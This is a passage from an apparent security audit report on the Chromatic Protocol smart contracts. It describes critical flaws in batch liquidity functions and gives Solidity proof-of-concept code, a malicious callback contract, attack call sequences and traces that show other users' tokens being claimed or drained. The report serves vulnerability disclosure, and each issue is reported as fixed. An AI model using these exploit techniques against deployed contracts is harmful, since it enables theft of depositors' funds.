    │   │   │   └─ ← 0xd9A284367b6D3e25A91c91b5A430AF2593886EB9
    │   │   ├─ [24972] TestSettlementToken::transfer(0xd9A284367b6D3e25A91c91b5A430AF2593886EB9, 4838701873061495062 [4.838e18])
    │   │   │   ├─ emit Transfer(from: ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE7616E4e1EE], to: 0xd9A284367b6D3e25A91c91b5A430AF2593886EB9, value: 4838701873061495062 [4.838e18]
)
    │   │   │   └─ ← true
    │   │   ├─ emit FlashLoan(sender: MockFlashloan: [0xc64e5950c76617c8c8B5d9950A730f4AAD8820ed], recipient: MockFlashloan: [0xc64e5950c76617c8c8B5d9950A730f4AAD8820ed], amount: 3000000
000000000000000 [3e21], paid: 150000000000000000000 [1.5e20], paidToTakerPool: 4838701873061495062 [4.838e18], paidToMakerPool: 145161298126938504938 [1.451e20])
    │   │   └─ ← ()
    │   └─ ← ()
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:C/A:N/D:C/Y:N/R:N/S:U (10)

Recommendation:

It is recommended to add the nonReentrant modifier to all the ChromaticVault external functions, especially to the addLiquidity() function, in order to prevent the exploit described.

Remediation Plan:

SOLVED: The Chromatic Protocol team solved the issue by implementing the recommended solution.

Commit ID: 8ac545e7b87f8ad2a0ee36b0d5c25a7ce49d929b.

4.2 (HAL-02) CLAIMLIQUIDITYBATCH() FUNCTION ALLOWS STEALING OTHER USER'S CLAIMS - CRITICAL(10)

Commit IDs affected:
- 0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1

Description:

The contract MarketLiquidityFacet implements the function claimLiquidityBatch() which is used to claim liquidity from multiple liquidity receipts:

Listing 3: MarketLiquidityFacet.sol (Lines 221,242)


```
205 function claimLiquidityBatch(
206     uint256[] calldata receiptIds,
207     bytes calldata data
208 ) external override nonReentrant {
209     LpReceiptStorage storage ls = LpReceiptStorageLib.lpReceiptStorage();
210     MarketStorage storage ms = MarketStorageLib.marketStorage();
211
212     LpContext memory ctx = newLpContext(ms);
213     ctx.syncOracleVersion();
214
215     LpReceipt[] memory _receipts = new LpReceipt[](receiptIds.length);
216     int16[] memory _feeRates = new int16[](receiptIds.length);
217     uint256[] memory _tokenAmounts = new uint256[](receiptIds.length);
218     uint256[] memory _clbTokenAmounts = new uint256[](receiptIds.length);
219
220     for (uint256 i; i < receiptIds.length; ) {
221         (_receipts[i], _clbTokenAmounts[i]) = _claimLiquidity(
222             ctx,
223             ls,
224             ms.liquidityPool,
225             receiptIds[i]
```

```
        );
        _feeRates[i] = _receipts[i].tradingFeeRate;
        _tokenAmounts[i] = _receipts[i].amount;

        unchecked {
            i++;
        }
    }

    IChromaticLiquidityCallback(msg.sender).claimLiquidityBatchCallback(
        receiptIds,
        _feeRates,
        _tokenAmounts,
        _clbTokenAmounts,
        data
    );
    ls.deleteReceipts(receiptIds);

    emit ClaimLiquidityBatch(_receipts, _clbTokenAmounts);
}
```

However, as the receipt ids are deleted all at once after the actual claim is executed in the `_claimLiquidity()` internal function, an attacker could simply pass the same receipt id multiple times in the `receiptIds` array claiming an unfair amount of CLB tokens. These CLB tokens would belong to other depositors which, after the exploit, would not be able to claim.

Proof of Concept:

Notice in the image below how the user1 is claiming 2000 tokens instead of the 1000 he deposited, as he duplicated the receipt id in the `claimLiquidityBatch()` call:



```
USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract TestSettlementToken.approve(contract ChromaticRouter, 1000e18) >

USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract ChromaticRouter.addLiquidity(contract ChromaticMarket, 1, 1000e18, user1) >

USER2(0x88C0e901bd1fd1a77BdA342f0d2210fDC71Cef6B) CALLS < contract TestSettlementToken.approve(contract ChromaticRouter, 2000e18) >

USER2(0x88C0e901bd1fd1a77BdA342f0d2210fDC71Cef6B) CALLS < contract ChromaticRouter.addLiquidity(contract ChromaticMarket, 1, 2000e18, user2) >

< contract PriceFeedMock.setRoundData(1e18) >
  contract CLBToken.balanceOf(user1, 1) -> 0
  contract CLBToken.balanceOf(user2, 1) -> 0

USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract ChromaticRouter.claimLiquidityBatch(contract ChromaticMarket, [1,1]) >
  contract CLBToken.balanceOf(user1, 1) -> 2000000000000000000000
  contract CLBToken.balanceOf(user2, 1) -> 0
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:H/A:N/D:C/Y:C/R:N/S:U (10)

Recommendation:

It is recommended to delete each receipt id individually right after the `_claimLiquidity()` call, directly in each loop iteration, in order to prevent this issue.

Remediation Plan:

SOLVED: The Chromatic Protocol team solved the issue by implementing the recommended solution.

Commit ID: 16fd068d167f4ed4dc1713a6388fd1eee8ca0ddd.

4.3 (HAL-03) WITHDRAWLIQUIDITYBATCH() FUNCTION ALLOWS STEALING OTHER USER'S WITHDRAWALS - CRITICAL(10)

Commit IDs affected:
- 0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1

Description:

The contract MarketLiquidityFacet implements the function withdrawLiquidityBatch() which is used to withdraw liquidity from multiple liquidity receipts:


Listing 4: MarketLiquidityFacet.sol (Lines 460,469)

```
function withdrawLiquidityBatch(
    uint256[] calldata receiptIds,
    bytes calldata data
) external override nonReentrant {
    LpReceiptStorage storage ls = LpReceiptStorageLib.
↳ lpReceiptStorage();
    MarketStorage storage ms = MarketStorageLib.marketStorage();

    LpContext memory ctx = newLpContext(ms);
    ctx.syncOracleVersion();

    (
        LpReceipt[] memory _receipts,
        int16[] memory _feeRates,
        uint256[] memory _amounts,
        uint256[] memory _burnedCLBTokenAmounts // uint256[]
↳ memory _burnedCLBTokenAmounts
    ) = _withdrawLiquidityBatch(ctx, ls, ms.liquidityPool,
↳ receiptIds);

    IChromaticLiquidityCallback(msg.sender).
↳ withdrawLiquidityBatchCallback(
        receiptIds,
        _feeRates,
        _amounts,
        _burnedCLBTokenAmounts,
        data
    );
    ls.deleteReceipts(receiptIds);

    emit WithdrawLiquidityBatch(_receipts, _amounts,
↳ _burnedCLBTokenAmounts);
}
```

However, similarly to what occurs in the claimLiquidityBatch() function, the receipt ids are deleted all at once after all the withdrawals are executed. Consequently, an attacker could simply pass the same receipt id multiple times in the receiptIds array, withdrawing an unfair amount of Settlement tokens. These Settlement tokens would belong to other depositors.

Proof of Concept:

Notice in the image below how the user1 is withdrawing 2000 tokens instead of the 1000 he withdrew in the removeLiquidity() call, as he duplicated the receipt id in the withdrawLiquidityBatch() call:



```
USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract TestSettlementToken.approve(contract ChromaticRouter, 1000e18) >

USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract ChromaticRouter.addLiquidity(contract ChromaticMarket, 1, 1000e18, user1) >

USER2(0x88C0e901bd1fd1a77BdA342f0d2210fDC71Cef6B) CALLS < contract TestSettlementToken.approve(contract ChromaticRouter, 1000e18) >

USER2(0x88C0e901bd1fd1a77BdA342f0d2210fDC71Cef6B) CALLS < contract ChromaticRouter.addLiquidity(contract ChromaticMarket, 1, 1000e18, user2) >

< contract PriceFeedMock.setRoundData(1e18) >

USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract ChromaticRouter.claimLiquidity(contract ChromaticMarket, 1) >

USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract ChromaticRouter.claimLiquidity(contract ChromaticMarket, 2) >

USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract CLBToken.setApprovalForAll(contract ChromaticRouter, true) >

USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract ChromaticRouter.removeLiquidity(contract ChromaticMarket, int16(1), 1000000000000000000000, user1) >

USER2(0x88C0e901bd1fd1a77BdA342f0d2210fDC71Cef6B) CALLS < contract CLBToken.setApprovalForAll(contract ChromaticRouter, true) >

USER2(0x88C0e901bd1fd1a77BdA342f0d2210fDC71Cef6B) CALLS < contract ChromaticRouter.removeLiquidity(contract ChromaticMarket, int16(1), 1000000000000000000000, user1) >

< contract PriceFeedMock.setRoundData(1e18) >
  contract TestSettlementToken.balanceOf(user1) -> 0
  contract TestSettlementToken.balanceOf(user2) -> 0

USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract ChromaticRouter.withdrawLiquidityBatch(contract ChromaticMarket, [3,3]) >
  contract TestSettlementToken.balanceOf(user1) -> 2000000000000000000000
  contract TestSettlementToken.balanceOf(user2) -> 0
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:H/A:N/D:C/Y:C/R:N/S:U (10)

Recommendation:

It is recommended to delete each receipt id individually right after the _withdrawLiquidityBatch() call, directly in each loop iteration, in order to prevent this issue.

Remediation Plan:

SOLVED: The Chromatic Protocol team solved the issue by implementing the recommended solution.

Commit ID: 16fd068d167f4ed4dc1713a6388fd1eee8ca0ddd.

4.4 (HAL-04) REMOVELIQUIDITYBATCH() FUNCTION ALLOWS DRAINING ALL THE CLB TOKENS IN THE VAULT - CRITICAL(10)

Commit IDs affected:
- 0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1

Description:

The MarketLiquidityFacet contract implements the function removeLiquidityBatch() used to remove liquidity from the market from different bins:

Listing 5: MarketLiquidityFacet.sol (Lines 331,333,334)

```
317 function removeLiquidityBatch(
318     address recipient,
319     int16[] calldata tradingFeeRates,
320     uint256[] calldata clbTokenAmounts,
321     bytes calldata data
322 ) external override nonReentrant returns (LpReceipt[] memory
  ↳ receipts) {
323     require(tradingFeeRates.length == clbTokenAmounts.length);
324 
325     MarketStorage storage ms = MarketStorageLib.marketStorage();
326     LiquidityPool storage liquidityPool = ms.liquidityPool;
327 
328     LpContext memory ctx = newLpContext(ms);
329     ctx.syncOracleVersion();
330 
331     _checkTransferredCLBTokenAmount(ctx, tradingFeeRates,
  ↳ clbTokenAmounts, data);
332 
333     receipts = new LpReceipt[](tradingFeeRates.length);
334     for (uint256 i; i < tradingFeeRates.length; ) {
335         receipts[i] = _removeLiquidity(
336             ctx,
337             liquidityPool,
338             recipient,
339             tradingFeeRates[i],
                clbTokenAmounts[i]
            );

            unchecked {
                i++;
            }
        }

        emit RemoveLiquidityBatch(receipts);
}
```

However, the current implementation contains a flaw that can be exploited by executing the following steps:

1. Create a custom ChromaticAccount contract with the following removeLiquidityBatchCallback(). This callback will only transfer the CLB tokens once to the market.

Listing 6: CustomChromaticAccount.sol (Line 6)

```
function removeLiquidityBatchCallback(
    address clbToken,
    uint256[] calldata clbTokenIds,
    bytes calldata data
) external verifyCallback {
    if(callNumber == 0){
        ChromaticRouter.RemoveLiquidityBatchCallbackData memory
↳ callbackData = abi.decode(
            data,
            (ChromaticRouter.RemoveLiquidityBatchCallbackData)
        );
        // IERC1155(clbToken).setApprovalForAll(address(this),
↳ true);
        IERC1155(clbToken).safeTransferFrom(
            address(this),
            msg.sender, // market
            clbTokenIds[0],
            callbackData.clbTokenAmounts[0],
            bytes("")
        );
    }
    callNumber += 1;
}
```

2. Call:

Listing 7

```
// Notice the repeated feeRates and the amounts in the array.
removeLiquidityBatch(<market>, <receiver>, [1,1,1,1,1,1,1,1,1,1],
↳ [1000,1000,1000,1000,1000,1000,1000,1000,1000,1000]);
```

3. The callback will be received by the custom ChromaticAccount contract that will only send the CLB tokens in the first loop iteration, but as the feeRates and the amounts are repeated the following check will pass:

Listing 8: MarketLiquidityFacet.sol (Line 378)


```
function _checkTransferredCLBTokenAmount(
    LpContext memory ctx,
    int16[] calldata tradingFeeRates,
    uint256[] calldata clbTokenAmounts,
    bytes calldata data
) private {
    address[] memory _accounts = new address[](tradingFeeRates.
↳ length);
    uint256[] memory _clbTokenIds = new uint256[](tradingFeeRates.
↳ length);
    for (uint256 i; i < tradingFeeRates.length; ) {
        _accounts[i] = address(this);
        _clbTokenIds[i] = CLBTokenLib.encodeId(tradingFeeRates[i])
↳ ;

        unchecked {
            i++;
        }
    }

    uint256[] memory balancesBefore = ctx.clbToken.balanceOfBatch(
↳ _accounts, _clbTokenIds);
```

```
    IChromaticLiquidityCallback(msg.sender).removeLiquidityBatchCallback(
        address(ctx.clbToken),
        _clbTokenIds,
        data
    );

    uint256[] memory balancesAfter = ctx.clbToken.balanceOfBatch(_accounts, _clbTokenIds);
    for (uint256 i; i < tradingFeeRates.length; ) {
        if (clbTokenAmounts[i] != balancesAfter[i] - balancesBefore[i])
            revert InvalidTransferredTokenAmount();

        unchecked {
            i++;
        }
    }
}
```

4. This allows the attacker to mint multiple REMOVE_LIQUIDITY LpReceipts. These receipts can be used to drain all the CLB tokens held by the market, which correspond to other users' removals.


Proof of Concept:

Notice how the CLB tokens are being drained from the market contract:



```
USER2(0x88C0e901bd1fd1a77BdA342f0d2210fDC71Cef6B) CALLS < contract_ChromaticRouter.addLiquidity(contract_ChromaticMarket, 1, 5000e18, user2) >

< contract_PriceFeedMock.setRoundData(1e18) >

USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract_ChromaticRouter.claimLiquidity(contract_ChromaticMarket, 1) >

USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract_ChromaticRouter.claimLiquidity(contract_ChromaticMarket, 2) >

USER3(0x7231C364597f3BfDB72Cf52b197cc59111e71794) CALLS < contract_ChromaticRouter.createAccount() >

USER3(0x7231C364597f3BfDB72Cf52b197cc59111e71794) CALLS < contract_TestSettlementToken.transfer(contract_user3ChromaticAccount, 15000e18) >

USER3(0x7231C364597f3BfDB72Cf52b197cc59111e71794) CALLS < contract_ChromaticRouter.openPosition(contract_ChromaticMarket, int256(500e18), 10000e18, 50e18, 10000) >
  contract_TestSettlementToken.balanceOf(contract_ChromaticVault) -> 16000500000000000000000

USER2(0x88C0e901bd1fd1a77BdA342f0d2210fDC71Cef6B) CALLS < contract_CLBToken.setApprovalForAll(contract_ChromaticRouter, true) >

USER2(0x88C0e901bd1fd1a77BdA342f0d2210fDC71Cef6B) CALLS < contract_ChromaticRouter.removeLiquidity(contract_ChromaticMarket, int16(1), 5000000000000000000000, user1) >

< contract_PriceFeedMock.setRoundData(1e18) >
  contract_CLBToken.balanceOf(contract_MockChromaticAccountV3, 1) -> 1000000000000000000000
  contract_TestSettlementToken.balanceOf(contract_MockChromaticAccountV3) -> 0
  amountToWithdraw -> 1000000000000000000000
  contract_CLBToken.balanceOf(contract_MockChromaticAccountV3, 1) -> 1000000000000000000000
  contract_TestSettlementToken.balanceOf(contract_MockChromaticAccountV3) -> 0

USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract_MockChromaticAccountV3.removeLiquidityBatch(address(contract_ChromaticMarket), contract_MockChromaticAccountV3, _feeRates, _clbTokenA
mounts) >

< contract_PriceFeedMock.setRoundData(1e18) >
  contract_CLBToken.balanceOf(contract_ChromaticMarket, 1) -> 4999583368052662278144
  contract_CLBToken.balanceOf(contract_MockChromaticAccountV3, 1) -> 0
  contract_TestSettlementToken.balanceOf(contract_MockChromaticAccountV3) -> 0

USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract_ChromaticRouter.withdrawLiquidity(address(contract_ChromaticMarket), 4) >
  contract_CLBToken.balanceOf(contract_ChromaticMarket, 1) -> 3999583368052662278144
  contract_CLBToken.balanceOf(contract_MockChromaticAccountV3, 1) -> 1000000000000000000000
  contract_TestSettlementToken.balanceOf(contract_MockChromaticAccountV3) -> 0

USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract_ChromaticRouter.withdrawLiquidity(address(contract_ChromaticMarket), 5) >
  contract_CLBToken.balanceOf(contract_ChromaticMarket, 1) -> 2999583368052662278144
  contract_CLBToken.balanceOf(contract_MockChromaticAccountV3, 1) -> 2000000000000000000000
  contract_TestSettlementToken.balanceOf(contract_MockChromaticAccountV3) -> 0

USER1(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) CALLS < contract_ChromaticRouter.withdrawLiquidity(address(contract_ChromaticMarket), 6) >
  contract_CLBToken.balanceOf(contract_ChromaticMarket, 1) -> 1999583368052662278144
  contract_CLBToken.balanceOf(contract_MockChromaticAccountV3, 1) -> 3000000000000000000000
  contract_TestSettlementToken.balanceOf(contract_MockChromaticAccountV3) -> 0
```

This is the call trace with the different LPReceipts ids and their corresponding amounts when they are created by just transferring the CLB tokens once:



```
    │   │   │   ├─ [491] CLBToken::totalSupply(1) [staticcall]
    │   │   │   │   └─ ← 4999583368052662278144 [4.999e21]
    │   │   │   ├─ emit RemoveLiquidityBatch(receipts: [LpReceipt({ id: 4, oracleVersion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tr
adingFeeRate: 1 }), LpReceipt({ id: 5, oracleVersion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id:
6, oracleVersion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 7, oracleVersion: 3, amount: 1000000
000000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 8, oracleVersion: 3, amount: 1000000000000000000000 [1e21], recipient: 0
x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 9, oracleVersion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e
9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 10, oracleVersion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1
 }), LpReceipt({ id: 11, oracleVersion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 12, oracleVers
ion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 13, oracleVersion: 3, amount: 1000000000000000000
000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 })])
    │   │   │   └─ ← [LpReceipt({ id: 4, oracleVersion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id
: 5, oracleVersion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 6, oracleVersion: 3, amount: 10000
00000000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 7, oracleVersion: 3, amount: 1000000000000000000000 [1e21], recipient:
 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 8, oracleVersion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB
0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 9, oracleVersion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate:
1 }), LpReceipt({ id: 10, oracleVersion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 11, oracleVer
sion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 12, oracleVersion: 3, amount: 1000000000000000000
0000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 13, oracleVersion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B
6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 })]
    │   │   └─ ← [LpReceipt({ id: 4, oracleVersion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 5,
 oracleVersion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 6, oracleVersion: 3, amount: 100000000
0000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 7, oracleVersion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x9
90Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 8, oracleVersion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9f
b28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 9, oracleVersion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 })
, LpReceipt({ id: 10, oracleVersion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 11, oracleVersion
: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 12, oracleVersion: 3, amount: 1000000000000000000000
 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 13, oracleVersion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B6245
B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 })]
    │   └─ ← [LpReceipt({ id: 4, oracleVersion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 5, ora
cleVersion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 6, oracleVersion: 3, amount: 1000000000000
000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 7, oracleVersion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc
277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 8, oracleVersion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28,
 action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 9, oracleVersion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), Lp
Receipt({ id: 10, oracleVersion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 11, oracleVersion: 3,
 amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 12, oracleVersion: 3, amount: 1000000000000000000000 [1e
21], recipient: 0x990Bc277B6245B4835c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 }), LpReceipt({ id: 13, oracleVersion: 3, amount: 1000000000000000000000 [1e21], recipient: 0x990Bc277B6245B483
5c2F6C2E835bF1fB0e9fb28, action: 1, tradingFeeRate: 1 })]
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:H/A:N/D:C/Y:C/R:N/S:U (10)

Recommendation:

It is recommended to add a check to the MarketLiquidityFacet. removeLiquidityBatch() function that ensures that no fees are repeated within the int16[] calldata tradingFeeRates array.

Remediation Plan:

